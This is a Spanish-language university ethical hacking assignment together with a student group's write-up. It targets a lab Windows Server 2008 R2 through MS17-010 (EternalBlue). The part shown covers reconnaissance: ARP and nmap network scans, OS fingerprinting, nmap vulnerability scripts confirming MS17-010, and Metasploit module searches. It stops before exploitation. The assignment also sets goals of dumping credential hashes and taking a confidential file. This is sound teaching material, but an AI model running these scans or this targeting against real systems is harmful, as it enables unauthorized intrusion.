Ingeniería en Telecomunicaciones
ETHICAL HACKING_TIC41771
Profesor(es): Wilmar Jaimes, Enzo Morales, Francisco González, Antonio González
Correo: wjaimesf, efamorales, frgonzal, argonzalezt, @poligran.edu.co

Taller Pentesting a un Servidor Windows 2008 R2

Indicador de logro asociado a la actividad[1]: R-IL-HACER

INTEGRANTES GRUPO B: BRYAN FELIPE TIEDRA BAYONA
CAMILO ANDRES GUTIERREZ RODRIGUEZ
DAVID SANTIAGO MORA VALENCIA
VANESSA ALEXANDRA ROJAS PASTOR

Tiempo estimado para el desarrollo: 4 horas

Contexto:

La empresa TechLegacy S.A., un proveedor líder en soluciones de software especializado para la industria manufacturera ha estado en operación durante más de dos décadas. Durante este tiempo, desarrolló un conjunto de aplicaciones críticas que gestionan procesos de producción y logística. Estas aplicaciones están tan profundamente integradas en la operación diaria de la empresa que una migración a sistemas más modernos implicaría un alto riesgo de interrupción y costos significativos.

El núcleo de estas operaciones depende de un Windows Server, que sigue siendo el pilar de su infraestructura tecnológica. Sin embargo, la falta de soporte oficial y las crecientes amenazas a la seguridad han llevado a TechLegacy a contratar un equipo de consultores expertos en ciberseguridad (los estudiantes) para realizar una evaluación exhaustiva de la seguridad de su sistema.

El objetivo de esta misión es identificar vulnerabilidades críticas y explotarlas. Los consultores deberán realizar pruebas de penetración controladas dentro de un entorno

[1] Las siguientes son las descripciones de los posibles indicadores de logro asociados al área:
R-IL-SABER: **Identifica** *los elementos de seguridad de la información,* **para diseñar** infraestructuras y servicios de tecnologías de la información y las comunicaciones, teniendo en cuenta condiciones, restricciones y requerimientos técnicos de un proyecto desde un abordaje teórico-práctico, a través de herramientas de simulación, análisis de casos y uso de equipos de laboratorio.
R-IL-HACER: **Configura** *los elementos de seguridad de la información,* **para** implementar infraestructuras y servicios de tecnologías de la información y las comunicaciones, teniendo en cuenta condiciones, restricciones y requerimientos técnicos de un proyecto desde un abordaje teórico-práctico, a través de herramientas de simulación, análisis de casos y uso de equipos de laboratorio.
R-IL-SER: **Emplea** *los elementos de seguridad de la información,* **para resolver** problemas asociados a la administración de los sistemas de telecomunicaciones o infraestructuras TIC, teniendo en cuenta condiciones, restricciones y requerimientos técnicos, desde un abordaje teórico-práctico, a través de herramientas de simulación, análisis de casos y uso de equipos de laboratorio.

Al recibir este documento usted acepta las condiciones referentes a que cualquier intento de fraude acarreará consecuencias graves ante la facultad y su carrera como estudiante de acuerdo con los reglamentos institucionales vigentes.

diseñado para simular el servidor en producción, respetando siempre los principios éticos y legales del Ethical Hacking.

Actividades:

Como parte del taller de Ethical Hacking, los estudiantes deberán realizar un ejercicio práctico de simulación enfocado en evaluar la seguridad del Windows Server. Este servidor será desplegado en la red por el profesor y representa un entorno simulado de la empresa ficticia TechLegacy S.A., que enfrenta un reto significativo al mantener sistemas críticos en una infraestructura obsoleta.

Escenario
TechLegacy S.A. ha contratado sus servicios como consultores en ciberseguridad para realizar una prueba de penetración en su infraestructura, con el objetivo de identificar y evaluar el impacto de las posibles vulnerabilidades. Una de las principales preocupaciones de la empresa es la vulnerabilidad MS17-010, ampliamente conocida como "EternalBlue", la cual representa una amenaza significativa para su servidor.

Objetivo del Ejercicio
Aplicar técnicas de enumeración, descubrimiento (pasivo y activo) y análisis de vulnerabilidades para posteriormente explotar el sistema y obtener acceso al servidor utilizando **Metasploit** como herramienta principal.

Objetivos Específicos

- Tomar tres capturas de pantalla del servidor, mostrando distintos momentos del acceso obtenido. - OK
- Monitorear durante 20 segundos la pantalla del servidor para validar el acceso remoto. - OK
- Extraer como mínimo un usuario y su contraseña, junto con el hash de esta. - OK
- Crear y dejar un archivo en la ruta C:\, asegurando que evidencie su ingreso al sistema. - OK
- Descargar el archivo "Confidencial.txt", que contiene información regulada, para demostrar la capacidad de extraer datos sensibles. - OK

Consideraciones

- Toda actividad debe ser realizada con los principios éticos del hacking y en el entorno simulado configurado específicamente para este ejercicio.
- Documenten, cuidadosamente, **sobre este mismo documento** cada paso del proceso, asegurándose de generar evidencias claras del cumplimiento de cada uno de los objetivos.
- Este ejercicio tiene como propósito no solo evaluar sus habilidades técnicas, sino también su capacidad para analizar y comunicar resultados de manera profesional y ética.

Herramientas sugeridas

- NMAP
- Enum4linux
- Metasploit
- Meterpreter

Para entregar:

Los estudiantes deberán entregar este archivo Word con el desarrollo, adjuntando capturas de pantalla que evidencien los resultados obtenidos.

Rúbrica de Evaluación:

Criterios	Excelente (5 pts)	Bueno (4 pts)	Aceptable (3 pts)	Deficiente (2 pts)	Insuficiente (1 pt)	Peso (%)
Enumeración y descubrimiento (pasivo)	Demuestra capacidad para identificar servicios y características del servidor de forma pasiva	Identifica completamente servicios, puertos y versiones sin alertar al sistema	Identifica la mayoría de servicios y puertos con una pequeña falta de precisión	Identifica algunos servicios y puertos, pero de forma superficial	Identifica un número limitado de servicios, con errores significativos	20
Enumeración y descubrimiento (activo)	Demuestra capacidad para identificar vulnerabilidades específicas mediante exploración activa	Identifica vulnerabilidades críticas como MS17-010 de forma precisa	Identifica varias vulnerabilidades relevantes, con pequeñas omisiones	Identifica solo una vulnerabilidad específica, sin detalles completos	Identifica vulnerabilidades imprecisas o irrelevantes	20
Captura y monitoreo del servidor	Realiza capturas de pantalla y monitorea la pantalla según lo solicitado	Toma 3 capturas relevantes o monitorea el servidor durante al menos 10 segundos	Toma 3 capturas, pero el monitoreo es parcial o incompleto	Toma 2 capturas relevantes, sin monitorear correctamente	Toma 1 captura poco relevante, sin monitoreo	20
Extracción de credenciales	Obtiene al menos un usuario	contraseña y su hash	Extrae un usuario con contraseña y hash de manera precisa y documentada	Extrae un usuario y contraseña, pero falta el hash o hay errores menores	Extrae un usuario, pero la información está incompleta	20
Archivo en C: y extracción de datos	Deja evidencia en el servidor y roba el archivo solicitado	Crea un archivo en C:\\ y extrae 'Confidencial.txt' exitosamente	Crea el archivo en C:\\ y extrae parcialmente 'Confidencial.txt'	Crea el archivo, pero no logra extraer el archivo solicitado	Solo intenta crear el archivo sin éxito o el archivo es irrelevante	20

Descubrimiento pasivo:

Iniciamos el reconocimiento con un análisis en la red con el fin de detectar la Dirección IP del servidor objetivo que está dentro del rango 192.168.1.0/24, donde utilizamos comandos y herramientas como arp –n que nos enumera la tabla arp que asocia las direcciones MAC de todos los dispositivos que estan conectados en la red, con su respectiva dirección IP asignada mediante DHCP.

```
┌──(root㉿kali)-[/home/kali]
└─# ip route
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.136 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.136 metric 100

┌──(root㉿kali)-[/home/kali]
└─# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0

┌──(root㉿kali)-[/home/kali]
└─# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.141            ether   08:8f:c3:74:93:fb   C                     eth0
192.168.1.138            ether   76:f4:4e:d6:93:82   C                     eth0
192.168.1.102            ether   00:e0:4c:68:01:1e   C                     eth0
192.168.1.113            ether   88:a4:c2:d0:90:1f   C                     eth0
192.168.1.139            ether   30:8b:b2:84:53:41   C                     eth0
192.168.1.103            ether   30:13:8b:84:e9:f9   C                     eth0
192.168.1.126            ether   f8:3d:c6:00:43:e2   C                     eth0
192.168.1.108            ether   00:0c:29:e8:f2:a4   C                     eth0
192.168.1.134            ether   00:0c:29:d8:8e:fe   C                     eth0
192.168.1.143            ether   00:0c:29:d4:50:4f   C                     eth0
192.168.1.125            ether   00:0c:29:c7:9e:71   C                     eth0
192.168.1.133            ether   00:0c:29:50:f3:fb   C                     eth0
192.168.1.114            ether   88:a4:c2:15:7c:e5   C                     eth0
192.168.1.1              ether   48:f8:b3:b6:88:3a   C                     eth0

┌──(root㉿kali)-[/home/kali]
└─#
```

El comando msfconsole arranca la consola de Metasploit Framework, (donde selecciona el módulo “exploit /windows/smb/ms17_010_eternalblue”) un framework para pruebas de penetración que contiene exploits, scanners, payloads y otros módulos. -q significa quiet (silencioso — reduce la cabecera/banner). -x "search

ms17_010" le indica a msfconsole que ejecute inmediatamente el comando search ms17_010 al iniciar (esto busca módulos relacionados con la vulnerabilidad MS17-010).

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q -x "search ms17_010"


Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .


Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010
```

Con el comando “msfconsole -q -x <<search cve:CVE-2017-0143">> se enlistan los modulos de metasploit asociados con la vulnerabilidad **CVE-2017-0143 / MS17-010 (EternalBlue)**. Se observan exploits, auxiliares de escaneo y utilidades post-explotación, junto con su *rank* y si disponen de un método **check** para verificar la presencia de la vulnerabilidad sin explotarla.

```
└─# msfconsole -q -x "search cve:CVE-2017-0143"

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code
Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

RECONOCIMIENTO ACTIVO

Como primer comando para iniciar el reconocimiento pasivo muestra el resultado de un escaneo activo con Nmap donde, además del mapeo de puertos y dispositivos, se ha ejecutado la opción **-O** para realizar *OS fingerprinting* (detectar el sistema operativo de los dispositivos que estan conectados en la red).

```
SYN Stealth Scan Timing: About 99.73% done; ETC: 08:44 (0:00:00 remaining)
Nmap scan report for Linksys16562 (192.168.1.1)
Host is up (0.0012s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
49152/tcp open  unknown
MAC Address: 48:F8:B3:B6:88:3A (Cisco-Linksys)

Nmap scan report for Julieth-Correa (192.168.1.102)
Host is up (0.0026s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
2968/tcp open  enpp
MAC Address: 00:E0:4C:68:01:1E (Realtek Semiconductor)

Nmap scan report for Lordmesmarg (192.168.1.103)
Host is up (0.00049s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
7070/tcp open  realserver
MAC Address: 30:13:8B:84:E9:F9 (HP)

Nmap scan report for EDR-Test (192.168.1.108)
Host is up (0.0019s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
5357/tcp open  wsdapi
MAC Address: 00:0C:29:E8:F2:A4 (VMware)

Nmap scan report for DESKTOP-8KR543U (192.168.1.113)
Host is up (0.0016s latency).
All 1000 scanned ports on DESKTOP-8KR543U (192.168.1.113) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 88:A4:C2:D0:90:1F (LCFC(HeFei) Electronics Technology)

Nmap scan report for WIN-1MONFDST2RR (192.168.1.125)
Host is up (0.0020s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49154/tcp open  unknown
```

```
Nmap scan report for kali (192.168.1.134)
Host is up (0.0022s latency).
All 1000 scanned ports on kali (192.168.1.134) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:D8:8E:FE (VMware)

Nmap scan report for S25-Ultra-de-Enzo-Fabian (192.168.1.138)
Host is up (0.0042s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE    SERVICE
9080/tcp filtered glrpc
MAC Address: 76:F4:4E:D6:93:82 (Unknown)

Nmap scan report for K006_SW_2960 (192.168.1.139)
Host is up (0.0039s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 30:8B:B2:84:53:41 (Cisco Systems)

Nmap scan report for Acer-Nitro5 (192.168.1.141)
Host is up (0.0018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
7070/tcp open  realserver
MAC Address: 08:8F:C3:74:93:FB (Compal Information (Kunshan))

Nmap scan report for ubuntu (192.168.1.143)
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:D4:50:4F (VMware)

Nmap scan report for 192.168.1.136
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.1.136 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (12 hosts up) scanned in 35.11 seconds
```

```
MAC Address: 88:A4:C2:15:7C:E5 (LCFC(HeFei) Electronics Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10 1903 - 21H1 (97%), Microsoft Windows 11
 (94%), Microsoft Windows 10 1809 (92%), Microsoft Windows 10 1909 (91%), Microsoft Windows 10 1909 - 2004 (91%), Wi
ndows Server 2019 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for WIN-1MONFDST2RR (192.168.1.125)
Host is up (0.0024s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49154/tcp open  unknown
MAC Address: 00:0C:29:C7:9E:71 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1:r1 cpe:/o:mi
crosoft:windows cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1 (96%), Microsoft Windows 8.1 R1 (96%), Micr
osoft Windows Phone 7.5 or 8.0 (96%), Microsoft Windows Embedded Standard 7 (96%), Microsoft Windows 7 or Windows Se
rver 2008 R2 (92%), Microsoft Windows Server 2008 or 2008 Beta 3 (92%), Microsoft Windows Server 2008 R2 or Windows
8.1 (92%), Microsoft Windows 7 Professional or Windows 8 (92%), Microsoft Windows Vista SP0 or SP1, Windows Server 2
008 SP1, or Windows 7 (92%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for kali (192.168.1.134)
Host is up (0.0022s latency).
All 1000 scanned ports on kali (192.168.1.134) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:D8:8E:FE (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for S25-Ultra-de-Enzo-Fabian (192.168.1.138)
Host is up (0.017s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE    SERVICE
9080/tcp filtered glrpc
MAC Address: 76:F4:4E:D6:93:82 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Adicinalmente con el resultado de Nmap con **OS fingerprinting (-O)** aplicada dentro de la red, y permite identificar claramenwte información del servidor objetivo: el host aparece como **WIN-1MONFDST2RR (192.168.1.125)**, con puertos abiertos relevantes para post-explotación como **135/tcp (msrpc)**, **445/tcp (microsoft-ds)** y **49154/tcp**.

Se muestra el resultado de un **escaneo activo** realizado con `nmap -A 192.168.1.0/24`. Donde se evidencia el host identificado como **WIN-1MONFDST2RR (192.168.1.125)**, el traceroute hasta un salto (línea de HOP), y puertos relevantes abiertos (por ejemplo **135/tcp msrpc**, **445/tcp microsoft-ds**, **49154/tcp**).

```
TRACEROUTE
HOP RTT     ADDRESS
1   1.23 ms BGBCTEC3GV5B5 (192.168.1.114)

Nmap scan report for WIN-1MONFDST2RR (192.168.1.125)
Host is up (0.0018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7600 microsoft-ds
49154/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:C7:9E:71 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1:r1 cpe:/o:mi
crosoft:windows cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1 (96%), Microsoft Windows 8.1 R1 (94%), Micr
osoft Windows Phone 7.5 or 8.0 (94%), Microsoft Windows Embedded Standard 7 (94%), Microsoft Windows 7 or Windows Se
rver 2008 R2 (92%), Microsoft Windows 7 Professional or Windows 8 (92%), Microsoft Windows Vista SP0 or SP1, Windows
 Server 2008 SP1, or Windows 7 (92%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (92%), Micr
osoft Windows Server 2008 or 2008 Beta 3 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-10-25T13:25:16
|_  start_date: 2025-10-25T12:22:54
|_clock-skew: mean: 1h40m06s, deviation: 2h53m18s, median: 2s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7600 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::-
|   Computer name: WIN-1MONFDST2RR
|   NetBIOS computer name: WIN-1MONFDST2RR\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-10-25T08:25:15-05:00
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   1.80 ms WIN-1MONFDST2RR (192.168.1.125)
```

Todo esto confirma nombre, IP, servicios expuestos y una estimación del sistema operativo del servidor objetivo.

```
└─# sudo nmap -Pn -sS -sV -p 135,445 --reason --open  192.168.1.125

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 09:39 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for WIN-1MONFDST2RR (192.168.1.125)
Host is up, received arp-response (0.0018s latency).

PORT    STATE SERVICE      REASON          VERSION
135/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
445/tcp open  microsoft-ds syn-ack ttl 128 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 00:0C:29:C7:9E:71 (VMware)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

El comando `sudo nmap -Pn -sS -sV -p 135,445 --reason --open 192.168.1.125` realiza un escaneo activo focalizado sobre el host `192.168.1.125` para comprobar específicamente los puertos **135** (RPC) y **445** (SMB). `-Pn` omite la fase de ping (trata el host como "up"), `-sS` ejecuta un SYN stealth scan para detectar puertos sin completar el handshake, `-sV` intenta identificar el servicio y su versión, `--reason` muestra por qué Nmap considera cada puerto abierto/filtrado (p. ej. `syn-ack`) y `--open` filtra la salida para mostrar sólo puertos abiertos. En conjunto, este comando permite confirmar rápidamente la presencia y versión de servicios críticos (RPC/SMB) en el objetivo con mínima exploración adicional.

sudo nmap -Pn -sV -p 445 --script=smb-vuln-ms17-010,smb-vuln-conficker,smb-os-discovery -oA nmap_smb_vulns_192.168.1.125 192.168.1.125

Como root, se escaneó específicamente el puerto 445/TCP (SMB) usando scripts para detectar MS17-010, obtener información SMB y comprobar el modo de seguridad SMB2. El resultado incluye la IP, el estado de la vulnerabilidad y la referencia CVE-2017-0143.

Escaneo privilegiado del puerto SMB (445) para detectar MS17-010 y recopilar info SMB; se obtuvo IP, estado de vulnerabilidad y CVE-2017-0143.

```
└─# sudo nmap -Pn -sV -p 445 --script=smb-vuln-ms17-010,smb-vuln-conficker,smb-os-discovery -oA nmap_smb_vulns_192.1
68.1.125 192.168.1.125

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 09:41 EDT
Nmap scan report for WIN-1MONFDST2RR (192.168.1.125)
Host is up (0.0027s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows Server 2008 R2 Datacenter 7600 microsoft-ds
MAC Address: 00:0C:29:C7:9E:71 (VMware)
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7600 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::-
|   Computer name: WIN-1MONFDST2RR
|   NetBIOS computer name: WIN-1MONFDST2RR\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-10-25T08:41:57-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.49 seconds
```

```
└─# sudo nmap -Pn -sS -sV -p 135,445 --script="smb-vuln-ms17-010,smb-vuln-cve2009-3103,smb-vuln-conficker,smb-os-dis
covery,msrpc-enum,rpcinfo" -oA nmap_full_192.168.1.125 192.168.1.125

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 09:45 EDT
Nmap scan report for WIN-1MONFDST2RR (192.168.1.125)
Host is up (0.0031s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds Windows Server 2008 R2 Datacenter 7600 microsoft-ds
MAC Address: 00:0C:29:C7:9E:71 (VMware)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_msrpc-enum: NT_STATUS_ACCESS_DENIED
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7600 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::-
|   Computer name: WIN-1MONFDST2RR
|   NetBIOS computer name: WIN-1MONFDST2RR\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-10-25T08:45:53-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.49 seconds
```

-Con base en esta línea de comando, se determinó la vulnerabilidad con CVE:CVE-0143, la cual verificamos con metasploit y coincide con la vulnerabilidad mencionada por la compañía

```
└─# msfconsole -q -x "search cve:CVE-2017-0143"

